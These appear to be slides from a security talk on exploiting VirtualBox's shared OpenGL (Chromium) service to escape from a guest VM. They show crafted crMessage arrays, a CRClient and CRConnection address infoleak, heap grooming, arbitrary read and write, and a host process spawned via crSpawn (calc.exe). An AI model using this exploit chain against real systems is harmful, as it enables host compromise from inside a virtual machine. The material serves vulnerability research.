0:000> dt VBoxSharedCrOpenGL!CRConnection
+0x000 ignore           : Int4B
+0x004 type              : CRConnectionType
+0x008 id                : UInt4B
...
+0x19c u32ClientID      : UInt4B
+0x1a0 pBuffer           : Ptr64 UChar
+0x1a8 cbBuffer          : UInt4B
+0x1b0 pHHostBuffer       : Ptr64 UChar
+0x1b8 cbHostBufferAllocated : UInt4B
+0x1bc cbHostBuffer       : UInt4B
+0x1c0 pClient           : Ptr64 _crcclient
...
```

Leak CRClient Address



- crVBoxServerClientGet
 - Gets pointer to CRClient associated with u32ClientID
 - Writes that pointer to *ppClient
- Chromium messages get returned after execution!
 - ppClient = pointer to Chromium message === WIN!

```
int32_t crVBoxServerClientGet(uint32_t u32ClientID, CRClient **ppClient)
{
    CRClient *pClient = NULL;
    pClient = crVBoxServerClientById(u32ClientID);
    ...
    *ppClient = pClient;
    return VINF_SUCCESS;
}
```

Leak CRClient Address



- DeleteFencesNV(GLsizei, const GLuint *)
 - GLsizei n
 - const GLuint* sure looks like a CRClient** to me
- DATA_POINTER(OFFSET, TYPE)
 - Pointer to OFFSET from cr_unpackData
- Leak arbitrary CRClient address!


```
crVBoxServerClientGet(n, fences)
```

```
uint32_t crMessage[] = {  
    CR_MESSAGE_OPCODES,  
    0x00,  
    0x01,  
    CR_EXTEND_OPCODE << 24,  
    0x00,  
    CR_DELETEFENCESNV_EXTEND_OPCODE,  
    u32ClientId,  
    0x00,  
    0x00  
};  
  
void crUnpackExtendDeleteFencesNV(void)  
{  
    GLsizei n = READ_DATA( 8, GLsizei );  
    const GLuint *fences = DATA_POINTER( 12, GLuint );  
    cr_unpackDispatch.DeleteFencesNV( n, fences );  
}
```

Leak CRConnection Address



- Use service buffer/Chromium message
 - `svcFull->pData`
 - somewhere before `CRClient`
 - `svcFull->uiSize`
 - just enough to read back `CRClient` content
 - Use `CR_NOP_OPCODE` opcode
- Need address for message!



Leak CRConnection Address

- Connect and leak
 - Get initial `CRClient` address
 - Allocate `CRClient` until within 4 allocations
- Disconnect `crClientLower`
 - `crClientLower` free'd
- `svcFull->pData`
 - `crClientLower`
- `svcFull->uiSize`
 - $(\text{crClientHigher} - \text{crClientLower}) + A10$
- Write and Execute NOP message



Leak CRConnection Address



- After readback svcFull is free'd
 - Double Free ☹
 - Before execution, allocate a bunch of buffers of size 0x9D0! ☺
 - Lose Arbitrary Write ☹
 - After execution, repeat svcPartial OOB write technique ☺
- Using address of CRConnection
 - Manipulate pHsotBuffer and cbHostBuffer using arbitrary write
 - Arbitrary read

- `VBoxOGLhostcrutil.dll!crSpawn`
- `VBoxOGLhostcrutil.dll!crMemcpy` imported by `VBoxSharedCrOpenGL.dll`
- Spawns a thing!
 - Signature – `(const char *command, const char *argv[])`
 - Windows – `CreateProcess(NULL, newargv, ...)`
 - Other – `execvp(command, argv)`

- cr_unpackDispatch.BoundsInfoCR
 - (const CRrecti *bounds, const GLbyte *payload, ...)
- crSpawn will dereference payload as a pointer to args (on Windows)
 - *payload = pointer to argv[0]
- Workaround:
 - Create CRClient
 - Get CRClient address and disconnect to free
 - Write args to CRClient address
 - crClient points to “calc.exe\0”
 - Add address to crMessage!

```
uint32_t crMessage[] = {
    CR_MESSAGE_OPCODES,
    0x00,
    0x01,
    CR_BOUNDSINFOCR_OPCODE << 24,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    crClient & 0xFFFFFFFF // lower DWORD
    crClient >> 32        // upper DWORD
    0x00,
    0x00,
    ...
};
```

Let it ride!

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- Convert arbitrary write + Infoleak into arbitrary read
 - Attacked cr_unpackDispatch
 - Fake service buffers
- Obtained address of crSpawn
 - Using arbitrary read
- We haven't:
 - Executed shellcode
 - Required `Kernel32.dll` addresses

DEMO



Labs